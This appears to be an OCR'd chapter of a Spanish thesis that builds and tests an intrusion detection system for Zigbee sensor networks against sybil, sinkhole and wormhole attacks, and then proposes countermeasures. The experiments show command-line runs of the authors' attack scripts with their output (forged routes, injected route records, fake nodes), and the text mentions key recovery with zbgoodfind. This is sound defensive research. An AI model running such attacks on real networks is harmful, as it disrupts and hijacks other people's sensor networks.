

Figura 5-8.: Algoritmo para la detección de ataques sybil, sinkhole y wormhole.

Inicialización de objetos y captura de paquetes: Se ejecuta como paso inicial para comenzar con la detección de anomalías de seguridad en la red. Este proceso debe estar alineado con las propiedades de la red (canal de operación e ID de red), para obtener los paquetes que transitan por los nodos. Adicionalmente, se encarga de inicializar las instancias

de registro de eventos, evaluación de reglas y base de datos para la elaboración y almacenamiento de firmas. Durante la captura de paquetes, solo interesan aquellos que transportan comandos de red ya que los ataques sybil, sinkhole y wormhole utilizan estos mecanismos como principal característica para ser efectivos.

Disección de paquetes: la disección de paquetes se realiza con el fin de extraer información relativa al paquete que se está analizando, tales como: direcciones NWK y MAC de origen y destino, tipo de paquete, rutas, entre otros y sirve como punto de partida para la evaluación de reglas, coincidencia y creación de firmas y registro de eventos de seguridad.

Evaluación de reglas, validación de firmas y registro de eventos: una vez se disecan los paquetes, se lleva a cabo un tratamiento diferente según el tipo de paquete luego de que estos se evalúan con las reglas de listas blancas o listas negras. En ese orden de ideas, el resultado de la evaluación de reglas permite determinar si el nodo que origina el paquete es válido y confiable al interior de la red, posteriormente se procede con el registro de la evaluación de las reglas para dicho paquete en los manejadores de registro por consola y de archivo. Si el paquete contiene comandos de red many-to-one o route record, se ejecuta la validación de firmas. Por otro lado, si el paquete es del tipo link status, se ejecuta la validación del paquete con las reglas de vecinos. Luego de la evaluación de las reglas, si el resultado es de nivel 50 (nivel crítico) y el paquete actual contiene el comando de route request con opciones many-to-one, quiere decir que hubo una coincidencia en la dirección NWK entre la regla y el paquete, pero no en la dirección MAC, lo cual indica un posible ataque sinkhole y se procede con la verificación de firmas, para ello, primero se calcula la firma con los atributos de dirección MAC de origen mas el valor de la opción del RREQ especificado en el paquete analizado, a esta cadena de valores se le calcula su equivalente en SHA-256 y luego se ejecuta una búsqueda en la bases de datos de firmas, si la firma coincide o es nueva y si almacena, se procede con el registro del evento en consola y archivo.

Para los paquetes route record, el procedimiento es mucho más complejo ya que está orientado a los ataques wormhole y suponen dos escenarios a tener en cuenta: cuando el nodo es vecino y la longitud de la ruta aumenta y cuando el nodo no es vecino y la longitud de la ruta disminuye. En todo caso, el programa de detección se encarga de determinar cuál es el caso mediante instrucciones condicionales en combinación con las listas de vecinos que se definen en las reglas de vecinos y que se usan para lograr la detección de ataques wormhole; si el nodo no es vecino y la longitud de la ruta es cero, se procede con la generación de la firma a partir de suma de la dirección MAC de destino, la dirección MAC de origen, la cantidad de saltos y las direcciones NWK de los saltos y el cálculo del hash con SHA-256 de la cadena de valores resultante, al igual que sucede cuando el nodo es vecino pero la longitud de la ruta es mayor a cero e igualmente se procede con el registro del evento.

En cuanto a la evaluación de reglas de vecinos, éstas se llevan a cabo comparando la cantidad de vecinos y los vecinos que se definen en las reglas con los reportados en los paquetes link status, si hay coincidencia, el paquete es confiable y acorde a lo definido por el usuario; si no hay coincidencia en estos valores y cantidad de vecinos reportados en el paquete link status son mayores a los definidos en las reglas, se detecta un posible ataque sybil. Posteriormente, el evento es registrado usando los manejadores de registro (por consola y archivo).

5.3. Implementación del método de detección y resultados

En esta sección se implementa y evalúa el método y los algoritmos propuestos para la detección de los ataques sybil, sinkhole y wormhole, se validan los resultados y la efectividad de cada detección con el fin de comprobar la utilidad de los algoritmos empleados.

5.3.1. Detección de ataques sinkhole

En este caso se tiene el escenario cuando el nodo sink es el mismo nodo coordinador (dirección de red 0x0000), como se indicó en el capítulo tres, este escenario supone el envío de varios mensajes many-to-one para evitar la recepción de datos desde los nodos legítimos hacia el nodo sink.

Configuración de las reglas: las reglas se ajustan al estado actual de la red según las direcciones de los tres nodos que componen la WSN que se listan en la Figura 5-9. En este caso no se utilizan las reglas de lista negra ya que la efectividad del método estaría centrada en los nodos maliciosos conocidos. La configuración de las reglas se muestra a continuación.

```
{
  "white_list_rules": [
    {"0": "13a200416317dd"},
    {"88f8": "13a200416317e4"},
    {"72dd": "13a200416317da"}
  ],
  "black_list_rules": [
    {"ALL": "ALL"}
  ],
  "neighbor_list_rules": [
    {
      "id": "88f8",
      "count": 2,
```

```
      "neighbors": ["0","72dd"]
    },
    {
      "id": "0",
      "count": 2,
      "neighbors": ["88f8","72dd"]
    },
    {
      "id": "72dd",
      "count": 2,
      "neighbors": ["88f8","0"]
    }
  ]
}
```


Role	MAC	Network Address
Router	0013A200416317E4	88F8
Coordinator	*0013A200416317DD*	*0000*
Router	*0013A200416317DA*	*72DD*

Figura 5-9.: Nodos que componen la WSN para el ataque sinkhole.

Inicio del software de detección:

```
$ sudo python ids.py 14
Signature DB not found... Creating new db (Y/N)?>y
```

Ejecución del ataque sinkhole:

```
$ sudo python sinkhole.py 14 E1C4 -a 0x0
[**]Searching for extended address from 0
[OK]Extended address for 0 found at 13a200416317dd
[!!]Sink node is also coordinator...
    sending periodical m2one pkts with false MAC
```

Detección del ataque sinkhole: la detección se da efectiva para todas las rutas falsas many-to-one enviadas por el nodo malicioso, se evidencia el registro de la no coincidencia de direcciones NWK y MAC en la evaluación de las reglas de listas blancas. La salida del registro para este evento tiene el siguiente formato y mensaje.

```
2017-11-12 20:54:51,077 - zlogger - CRITICAL - White list NWK/MAC address
mismatch - possible sinkhole attack with - NWK source:0/
MAC source:9aeff14bfd579493
```

Como se puede observar, el paquete detectado con la anomalía contiene dirección MAC `0x9aeff14bfd579493`. Sin embargo, en las reglas de lista blanca se definió la dirección `0x13a200416317dd` para nodo coordinador 0x0000.

Firmas del ataque sinkhole : adicional a la detección por las reglas de la lista blanca, se crea de forma efectiva la firma para el ataque efectuado, inicialmente como la firma no existe, una vez se detecta ésta se calcula y se guarda en la base de datos de firmas. Lo anterior, se evidencia en el registro de eventos de la salida estándar.

```
2017-11-12 20:54:51,301 - zlogger - CRITICAL - New signature
0 for malicious RREQ many-to-one possible sinkhole attack from
884d136c181f2047ea59f8bcdede72b7cf582ea83100df5263852c8b9f89c15e

2017-11-12 20:54:52,828 - zlogger - CRITICAL - White list NWK/MAC address
mismatch - possible sinkhole attack with - NWK source:0/
MAC source:9aeff14bfd579493

2017-11-12 20:54:52,829 - zlogger - CRITICAL - Signature match
0 for malicious RREQ many-to-one possible sinkhole attack from
884d136c181f2047ea59f8bcdede72b7cf582ea83100df5263852c8b9f89c15e
```

Como se observa en el tercer registro, una vez creada la firma, ésta sigue coincidiendo con los paquetes maliciosos subsiguientes. La verificación en la tabla `m2o_routing_table` en la base de datos con la firma creada se muestra a continuación.

```
$ sqlite3 IDSdatabaseSinkhole.db
SQLite version 3.8.7.1 2014-10-29 13:59:56
Enter ".help" for usage hints.
sqlite> .headers on
sqlite> .mode line
sqlite> SELECT * FROM m2one_routing_signatures;
       ID = 1
     date = 2017-11-12 20:54:51.078251
src_short = 0
  src_ext = 9aeff14bfd579493
signature = 884d136c181f2047ea59f8bcdede72b7
            cf582ea83100df5263852c8b9f89c15e
sqlite>
```

Conclusión preliminar: Como se evidencia en ésta etapa experimental, el método propuesto funciona para los ataques sinkhole de WSN con dispositivos Zigbee. El algoritmo se ejecuta sin problemas y el análisis de los paquetes que se generan desde los dispositivos es un buen enfoque.

5.3.2. Detección de ataques wormhole

En este caso se propone usar las mismas reglas que se emplearon durante la detección del ataque sinkhole, la red igualmente se mantiene con los mismos dispositivos. El escenario que se trata durante este ataque, supone que los nodos víctima son vecinos, el ataque en éste caso se utiliza para expandir la ruta y hacer creer a éstos que requieren más de un salto para lograr la comunicación (wormhole expansivo). Adicionalmente, el tráfico generado desde los nodos legítimos de la red sugiere el envío de información desde el nodo sink (0x0000) hacia el nodo enrutador 0x88f8.

Inicialización del software de detección:

```
$ sudo python ids.py 14
Signature DB not found... Creating new db (Y/N)?>y
```

Ejecución del ataque wormhole:

```
$ sudo python mitm_wormhole.py 88f8 0x0 14 -e -f wormhole
[**]Enter number of hops:1
[**]Enter coma separated hops(Example=A,B,C):abcd
[**]Sniffing and searching for source routing...
[OK]Route record found for src 0:
[OK]Sequence Number: 242
[OK]Route record parameters:
         source_addr: 35064
         addresses: []
         hop_count: 0
         options: 0
         source_addr_long: 0x13a200416317e4L
         id: route record
[**]Inyecting route record to 0
[->]Fake route injected!
[**]Sniffing for application data...
```

Detección del ataque wormhole : al igual que el ataque sinkhole, la detección es efectiva y se logra el registro del evento cuando se ejecuta el ataque. Adicionalmente, las firmas se

generan y coinciden con los ataques posteriores. El registro de estas acciones al interior de la red es muy similar al del ataque sinkhole. Sin embargo, el enfoque cambia en el sentido de la información que se almacena en la base de datos de firmas debido a que los paquetes de route record son mucho más complejos y pesados. A continuación, se muestra el registro de detección para este ataque.

```
2017-11-12 23:27:21,891 - zlogger - CRITICAL - New signature 88f8
for malicious Route Record (RREP) - possible wormhole attack from
1abf061a29fe52facf715c6bdc0aad73da06a0f5f1ec293c30c7d43a7e9e2d7a

2017-11-12 23:27:32,608 - zlogger - CRITICAL - Signature 88f8 match for
malicious Route Record  - possible wormhole attack from
1abf061a29fe52facf715c6bdc0aad73da06a0f5f1ec293c30c7d43a7e9e2d7a
```

Como se observa en los mensajes de la salida estándar o de consola, el registro del evento relaciona el nodo comprometido, en este caso 0x88f8 y la firma generada que se usa luego para las detecciones posteriores. La validación de la base de datos de firmas para este ataque se lleva a cabo según la siguiente salida de comando.

```
$ sqlite3 IDSdatabase.db
SQLite version 3.8.7.1 2014-10-29 13:59:56
Enter ".help" for usage hints.
sqlite> .headers on
sqlite> .mode line
sqlite> SELECT * FROM source_routing_signatures;
       ID = 1
     date = 2017-11-12 23:27:21.664902
src_short = 88f8
dst_short = 0
  src_ext = 13a200416317e4
  dst_ext = 13a200416317dd
signature = 1abf061a29fe52facf715c6bdc0aad73
            da06a0f5f1ec293c30c7d43a7e9e2d7a
sqlite>
```

Conclusión preliminar: Se evidencia que nuevamente los algoritmos de detección diseñados funcionan también para los ataques wormhole, la generación de firmas es efectiva en éste caso y se pueden tener en cuenta para otros ataques que no se cubren en éste proyecto.

5.3.3. Detección del ataque sybil

Para este ataque, se considera nuevamente la red y las reglas que se dispusieron para el ataque sinkhole. Además, se considera la creación de cinco identidades falsas para la detección,

el algoritmo de detección debe reconocer, mediante la evaluación de las reglas de vecinos discrepancias entre los vecinos que se definen para cada nodo y la cantidad de vecinos que se generan al ejecutar un ataque sybil. Debido a la cantidad de nodos que estarían interactuando en la red, se espera tener mayor cantidad de registros de eventos.

Inicialización del software de detección:

```
$ sudo python ids.py 14
Signature DB not found... Creating new db (Y/N)?>y
```

Ejecución del ataque sybil:

```
$ sudo python dos_sybilA.py 5 14 E1C4 0x0
[**] Getting long MAC from target
***
[OK] Long MAC address obtained at 13a200416317dd
[**] Fabricating fake nodes!
        [OK] Fake node 0->Short addr:c8e5 - Long addr: cce3e5e1f117e1e6
        [OK] Fake node 1->Short addr:cda7 - Long addr: cc9e45525a66d17c
        [OK] Fake node 2->Short addr:4255 - Long addr: 3dfa741a2f4a1c93
        [OK] Fake node 3->Short addr:8cba - Long addr: d86fcc28cb26f7ce
        [OK] Fake node 4->Short addr:2390 - Long addr: 906d153fab526104
[!!] Fake nodes ready!
[**] Creating bad links!
Inject data (Y/N)?>y
[!!] Enter false data:sybil
```

Detección de ataques sybil: Como se esperaba, la cantidad de registros de eventos que se generan con el ataque sybil es mucho mayor debido a que los nodos falsos involucrados no solo afecta la tabla de vecinos de cada nodo, sino que también generan discrepancias en la evaluación de reglas de listas blancas, ésto se puede evidenciar en los logs generados.

```
2017-11-13 00:21:31,746 - zlogger - WARNING - White list -
no rule for: NWK address:c8e5 -> MAC address:cce3e5e1f117e1e6

2017-11-13 00:21:31,747 - zlogger - WARNING - Not matching
neighbor rule for: c8e5

2017-11-13 00:21:39,425 - zlogger - CRITICAL - Neighbor_count_mismatch /
Neighbor list mismatch for 88f8: - expected: [u'0', u'72dd'] - given:
['0', '2390', '4255', '72dd', '8cba', 'c8e5', 'cda7']
```

```
2017-11-13 00:21:42,571 - zlogger - CRITICAL - Neighbor_count_mismatch /
Neighbor list mismatch for 0: - expected: [u'88f8', u'72dd'] - given:
['2390', '4255', '72dd', '88f8', '8cba', 'c8e5', 'cda7']

2017-11-13 00:21:51,721 - zlogger - CRITICAL - Neighbor_count_mismatch /
Neighbor list mismatch for 72dd: - expected: [u'88f8', u'0'] - given:
['0', '2390', '4255', '88f8', '8cba', 'c8e5', 'cda7']
```

Como se puede observar, el comportamiento es el esperado y la evaluación de varias reglas sobre el tráfico legítimo y malicioso ayuda con la detección. Las listas blancas, por ejemplo, durante su evaluación no hay coincidencias con los nodos nodos sybil, por lo que alertan sobre la no existencia de una regla para dichos nodos y por otro lado, la evaluación de listas de vecinos alertan sobre el cambio en la cantidad de nodos vecinos que tienen los nodos legítimos de la red.

Conclusión preliminar: Dada la detección del último ataque, es posible inferir que el método propuesto funciona y cumple con el objetivo de identificar y detectar los ataques sybil, sinkhole y wormhole.

5.3.4. Tráfico legítimo de la red

Como se mencionó en las etapas de diseño del método de detección, también se guardan en disco los registros de las coincidencias con las reglas, esto se realiza ya que se requiere tener trazabilidad de las coincidencias de los paquetes que generan los nodos legítimos de la WSN. A modo de ilustración, se muestran los mensajes de registro de las coincidencias del tráfico legítimo con las reglas del método de detección.

```
2017-11-12 20:54:32,247 - zlogger - INFO - White list match OK - NWK source:
88f8 -> MAC source: 13a200416317e4

2017-11-12 20:54:32,248 - zlogger - INFO - Neighbor count OK / Neighbor list
OK for 88f8

2017-11-12 20:54:39,857 - zlogger - INFO - White list match OK - NWK source:
72dd -> MAC source: 13a200416317da

2017-11-12 20:54:39,858 - zlogger - INFO - Neighbor count OK / Neighbor list
OK for 72dd

2017-11-12 20:54:49,997 - zlogger - INFO - White list match OK - NWK source:
0 -> MAC source: 13a200416317dd
```

```
2017-11-12 20:54:49,997 - zlogger - INFO - Neighbor count OK / Neighbor list
OK for 0
```

Como se definió, las coincidencias benignas de las reglas de lista blanca y de vecinos, solo se almacenan en disco y deben ser consultadas por el usuario a diferencia de los registros de eventos de actividad maliciosa que muestran directamente en pantalla. Lo anterior, obedece a la necesidad de dar prioridad a la detección de ataques de seguridad al interior de la red. Por lo tanto, los mensajes de registro de información (INFO) y de depuración (DEBUG) solo están disponibles en el archivo de logs.

5.3.5. Observaciones finales

Uno de los objetivos de los sistemas de detección de intrusos dentro del marco de la seguridad de las redes de datos, es la visualización de eventos para tomar decisiones con base en éstos y mejorar la seguridad de la información, además de permitir medir y valorar las amenazas en proceso de materialización, lo cual resulta en un mayor control de la red y una reducción de los riesgos potenciales. Partiendo de la idea anterior, con el método de detección propuesto, los usuarios pueden tomar medidas de control cuando ocurre un evento de seguridad, algunos son: El cambio de llaves de cifrado, corrección en el direccionamiento de los nodos comprometidos, ejecutar la búsqueda para la ubicación del posible atacante o el nodo malicioso y removerlo de la red, mejorar el diseño de la red en pro de la seguridad, cambiar parámetros de la aplicación para rechazar cierto tráfico, entre otros. De esta forma se puede extender el uso del esquema de detección para mitigar los posibles incidentes de seguridad dentro de la WSN.

Cabe destacar que la ubicación del nodo de detección al interior de la red debe ser en función de los niveles de importancia que tengan los demás nodos, esto puede ser cerca de los nodos que reciben mayor cantidad de tráfico o nodos centrales como el nodo sink. Además, el rango de cobertura está definido por el hardware y las especificaciones de las interfaces de red que se utilice, por lo que en redes extensas cabe la posibilidad de tener que utilizar más de un nodo de detección para cubrir todos los nodos. Debido a lo anterior y como se mencionó en el capítulo 3, el diseño de la red es crucial para la efectividad del método de detección y cuya complejidad de despliegue depende directamente de la complejidad de la red donde esté destinado a operar.

Dado que los ataques utilizan tráfico valido/normal para ser ejecutados, es el cómo se utiliza dicho tráfico (y con qué datos) para afectar la red de forma negativa, esto es equiparable a algunos de los ataques tradicionales de redes TCP/IP como ARP spoofing. En estos casos, los ataques utilizan mensajes y tráfico que "se ve normal" pero que un contexto de ataque causa un efecto no deseado en la red. Las WSN no son ajenas a esto y dichas características dificultan aún más la detección ya que hay una línea delgada entre tráfico normal y tráfico de

ataques, siendo un caso particular estos últimos ya que introducen cambios en la topología de la WSN. Con lo anterior en mente, el método de detección utiliza reglas en función de la topología de la red, el tráfico que no coincide con dichas reglas (a causa de los ataques efectuados) se considera anómalo o atípico y se lanzan las alertas dependiendo de los datos que varían entre los paquetes capturados y las reglas, el tráfico que coincide con las reglas se considera tráfico normal y se alerta diferente como se indica y evidencia en la sección 5.3.4, comprobando de esta forma que hay una diferenciación del tráfico anómalo y trafico legítimo. Por lo anterior, si el usuario modifica la topología de la red, debe ajustar las reglas para evitar alertar falsos positivos.

5.4. Medidas de control de vulnerabilidades y propuestas para la prevención de ataques sybil, sinkhole y wormhole

De acuerdo a la Tabla 2.5 de la sección 2.5.2, durante la ejecución de los ataques se lograron aprovechar varias de estas vulnerabilidades en la red de pruebas para lograr con éxito la consecución de los ataques sybil, sinkhole y womrhole. Sin embargo, debido a las características y finalidad de la WSN prototipo, algunas otras vulnerabilidades no fueron aprovechadas, tales como: A. no fue explotada ya que, al ser una red de pruebas, el acceso físico a los nodos es permitido a los atacantes (autores de la tesis). Por otro lado, la vulnerabilidad B. no es de interés ya que los nodos utilizados no contaban con unidad de almacenamiento de datos. De igual forma, G. constituye a una vulnerabilidad innata de los medios de transmisión inalámbricos, por lo cual, siempre será explotable independientemente de la aplicación. Para estas vulnerabilidades puntuales que son transversales a los tres ataques que se intervienen en esta tesis, se sugiere utilizar siempre algún mecanismo de cifrado tanto para la transmisión de datos, así como para el almacenamiento de los mismos, evitando siempre alojar información sensible en los nodos. Igualmente, emplear protecciones contra el robo o extracción de nodos, como alarmas electrónicas en combinación con housing[1] para exteriores.

Es importante mencionar que, aunque los controles de cifrado y autenticación no se aplicaron en la red de pruebas, estos pueden ser superados mediante el robo de uno de los nodos de la red para la extracción de llaves de cifrado y credenciales de autenticación si el objetivo es lo suficientemente importante para el atacante. Por otro lado, si los protocolos criptográficos no son lo suficientemente robustos, las llaves de cifrado se pueden deducir del mismo tráfico que circula la red utilizando el comando *zbgoodfind* del framework Killerbee. Por lo tanto, el cifrado en WSN no garantiza por completo la integridad de la información y debe ser

[1]Hace referencia a carcasas o elementos de protección física y resguardo para dispositivos electrónicos ubicados en exteriores

complementada con controles adicionales.

5.4.1. Ataque sybil

Durante el ataque sybil, se logró aprovechar las vulnerabilidades C (Mala administración de los dispositivos), E (Diseño poco seguro y bajo control de crecimiento de la red) y H (Falta de controles para la autenticación). Lo anterior se da para C y E debido a que la red de pruebas no cuenta con un mecanismo de monitoreo que permita identificar la presencia de nuevas identidades o nodos al interior de la red, así como también la falta de procedimientos de control para la agregación de nodos nuevos a la red. En el caso de H, es posible la explotación ya que la red de pruebas no contaba con una entidad central para la autenticación de los nodos nuevos. Lo anterior, dificulta aún más el panorama para la seguridad de las WSN si se tiene en cuenta que en redes productivas el número de nodos que se debe administrar puede ser mucho mayor.

Partiendo de lo anterior, se puede disponer de las siguientes medidas de control para minimizar la exposición de las WSN a los ataques sybil reduciendo las vulnerabilidades antes mencionadas.

Medidas de control para la vulnerabilidad C: Es necesario establecer una línea base de configuraciones de seguridad que se deben aplicar a los nodos nuevos que pretendan ser integrados a la red, utilizando un proceso de estandarización de características mínimas de seguridad con las que deben contar los dispositivos de la WSN, tales como, protocolos de cifrado y autenticación disponibles, versión del firmware, versión de los protocolos y estándares de comunicación, así como los parámetros de configuración necesarios para que el dispositivo pueda formar parte de la WSN. Lo anterior, garantiza que los dispositivos que se agreguen a la red cuentan con los requerimientos mínimos de seguridad para ser agregados a la WSN. De esta forma, se tiene mayor control del acceso a la red y permite fácilmente identificar la presencia de nodos que no hayan pasado por el proceso de estandarización como aquellos representados por las identidades falsas generadas durante ataques sybil.

Medidas de control para la vulnerabilidad E: Incorporar a la WSN mecanismos de detección que ayuden a identificar la presencia de nodos nuevos mediante escaneos de red periódicos o programados, documentar los elementos que componen la red y su relación mediante diagramas de topología, mantener un registro de la posición de los nodos y sus identidades. Lo anterior, facilita la administración de la WSN, brindando mayores niveles de confianza al saber cómo crece la red y como cambia la topología con la integración de nuevos dispositivos. Teniendo en cuenta que el ataque sybil introduce nuevas identidades a la red, un cambio inesperado de la topología sirve como alerta ante la presencia de este tipo de ataques.

Medidas de control para la vulnerabilidad H: Implementar cambios periódicos y controlados de las credenciales de autenticación en los nodos para reducir la exposición prolongada ante ataques sybil por la extracción no autorizada de las credenciales de nodos robados o por ataques de fuerza bruta, utilizar relaciones estáticas entre las credenciales de autenticación e identidad de los nodos para evitar que identidades falsas puedan utilizar las credenciales de nodos legítimos. Lo anterior, sirve como control adicional para dificultar suplantaciones de identidad al interior de la red.

5.4.2. Ataque sinkhole

En el ataque sinkhole, se logra explotar las vulnerabilidades D (uso de información de una fuente no confiable) e I (Dispositivos con bajo nivel de resiliencia). Para el caso de la vulnerabilidad D, se aprovecha la falta de verificación del origen en la recepción de datos, ya sea por la ausencia de mecanismos de autenticación o por el diseño mismo de los protocolos de comunicación. En cualquier caso, los paquetes maliciosos con un formato valido pueden ser procesados por los nodos legítimos de la red, en ese sentido, un atacante puede utilizar nodos ajenos a la red para inducir un comportamiento no deseado en ciertos nodos. Por otro lado, la explotación de la vulnerabilidad I es factible ya que tanto Zigbee así como el estándar IEEE802.15.4 no cuentan con algoritmos para resistir un ataque de inyección de paquetes persistente, de esta forma, cuando se realiza el ataque sinkhole los nodos víctimas al tratar de restablecer la tabla de enrutamiento, encuentran una reescritura de la misma desde el nodo atacante, impidiendo recuperar la disponibilidad del servicio que presta el nodo afectado. Para minimizar el impacto de este ataque, se proponen las siguientes medidas de control.

Medidas de control para la vulnerabilidad D: Se propone el uso de protocolos para la identificación de identidades no confiables al interior de la red, en pocas palabras, la detección de paquetes que provienen de un equipo que no hace parte de la WSN (no confiable) y que no está mapeado en la documentación de la WSN, esto se podría lograr introduciendo nuevas características a los protocolos de comunicaciones para realizar consultas de validación de identidades toda vez que se deba procesar un paquete o mejorando los mecanismos de autenticación con una entidad central que se encargue de validar las direcciones MAC y NWK de los paquetes que se reciben en los nodos legítimos. Adicionalmente, se pueden realizar capturas de paquetes periódicos para detectar anomalías, correlacionando las direcciones MAC de los paquetes que circulan la red con las de los nodos legítimos que se tienen documentados y encontrar posibles inconsistencias. Aunque este último método de control es el más económico, requiere de mayor tiempo y un profundo análisis.

Medidas de control para la vulnerabilidad I: En este caso, se sugiere el monitoreo constante de los cambios en de direccionamiento NWK en el nodo sink de la red, como medida de recuperación ante eventuales cambios de direccionamiento, se pueden utilizar

scripts u otros mecanismos automatizados para actualizar la dirección NWK del nodo sink en las aplicaciones de los nodos legítimos. De esta forma, se puede disponer de nuevo del servicio y se aísla la red del ataque sinkhole. Igualmente, se puede utilizar un esquema de alta disponibilidad con un nodo sink secundario que tome el rol principal si el nodo sink primario falla.

5.4.3. Ataque wormhole:

Con el ataque wormhole, es posible tomar ventaja de las vulnerabilidades F(implementación de protocolos de cifrado débiles) y J (ausencia de mecanismos de verificación). Dado que la red de pruebas no cuenta con la aplicación de protocolos de cifrado, la vulnerabilidad F permite realizar una lectura de los encabezados y datos contenidos en los paquetes que circulan la red mediante técnicas de captura de paquetes, lo cual facilita la modificación/inyección de los paquetes de enrutamiento mientras son transmitidos para conseguir modificar la tabla de enrutamiento de los nodos legítimos y alcanzar la funcionalidad de un túnel wormhole entre dos nodos. Lo anterior, se logra también, gracias a la poca aleatoriedad de los números de secuencia en los paquetes de enrutamiento. Por otro lado, la explotación de la vulnerabilidad J debido a que el estándar Zigbee/IEEE 802.15.4 tampoco implementa técnicas de verificación de integridad para las rutas. Por lo tanto, los cambios abruptos en las rutas entre dos nodos no son alertados ni controlados. Con el fin de ayudar a establecer mayor control sobre estas vulnerabilidades se propone lo siguiente.

Medidas de control para la vulnerabilidad F: En este caso, se sugiere utilizar siempre algún protocolo de cifrado en combinación con procedimientos de administración para el control de llaves, de esta forma, se recomienda hacer cambios periódicos de las llaves de cifrado para reducir la exposición al riesgo de robo de las mismas, lo cual minimiza la posibilidad de ataques wormhole exitosos. Adicionalmente, al implementar este tipo de controles, establecer una relación entre los recursos de los nodos y la aplicación de la WSN, esto permite entre otras cosas, elegir el protocolo de cifrado más adecuado dependiendo de los recursos disponibles para ello, logrando así que el mecanismo de cifrado utilizado sea acorde a las necesidades de la red y un aumento en la posibilidad de implementar cifrado fuerte a los paquetes que se transmiten por la WSN.

Medidas de control para la vulnerabilidad J: Es recomendable introducir algoritmos de verificación de rutas en los protocolos de enrutamiento, cuando una ruta entre dos nodos cambia abruptamente, el cálculo del hash de la longitud de la ruta puede usarse para determinar la confiabilidad de la misma en WSN estáticas. Así mismo, se hace necesario que los estándares de comunicación implementen la opción de configurar rutas estáticas en los nodos. De esta forma, se obliga a los nodos a utilizar una ruta preestablecida para alcanzar ciertos destinos en lugar de usar rutas dinámicas, que pueden ser inyectables desde nodos

externos. Por otro lado, se sugiere el vigilar de manera persistente el cambio de las rutas y su relación con la topología de la red, es decir, cuando una ruta sufre un cambio en longitud, se debe contrastar con la topología actual de la WSN para confirmar la consistencia de la información.

5.4.4. El método de detección como herramienta para la visualización de explotación de vulnerabilidades

Adicional a las medidas de control propuestas, el método detección desarrollado en esta tesis puede servir como herramienta para visualizar la explotación de algunas de las vulnerabilidades aprovechadas en la fase de ataques. Aunque la detección no es una medida de control como tal para fortalecer la WSN, puede servir para identificar los puntos débiles de la red y aplicar los controles de acuerdo a lo detectado. En ese sentido, el sistema de detección de intrusos propuesto, brinda alertas en relación a las vulnerabilidades explotadas como se muestra en la Tabla 5-5.

Tabla 5-5.: Detección de explotación de vulnerabilidades.

Vulnerabilidad	**Características de detección**		
	Aplica	**No aplica**	**Indicador de compromiso**
A	X		Reducción de nodos en tablas de vecino
B		X	Sin monitoreo
C	X		Aumento de nodos en tablas de vecino
D	X		Cambios en la relación NWK/MAC
E		X	Sin monitoreo
F	X		Trafico malicioso con cifrado
G		X	Sin monitoreo
H		X	Sin monitoreo
I	-	X	Sin monitoreo
J	X		Cambio de longitud en rutas

Como se puede observar, una buena parte de las vulnerabilidades cuando se explotan pueden ser detectadas por el sistema de detección. Sin embargo, hay casos especiales que se marcan como "Sin monitoreoza que las propiedades de algunas vulnerabilidades no se evalúan en el proceso de detección. Por otro lado, los indicadores de compromiso indican aquellas características que se alteran o cambian durante la explotación de las vulnerabilidades. Por consiguiente, se establece la relación entre los indicadores de compromiso y las vulnerabilidades detectables por el método de detección propuesto de la siguiente manera.

- **Reducción de nodos en tablas de vecino (vulnerabilidad A):** Cuando un nodo es extraído de la WSN sin autorización, la topología de la red cambia en el sentido

que algunos nodos reducen la cantidad de nodos vecinos en sus tablas. De este modo, el método detección detecta el cambio gracias a las reglas de vecinos y se alerta la modificación. Como medida de control para esta situación, se recomienda proceder con el cambio de llaves de cifrado y credenciales de autenticación en los nodos donde aplique.

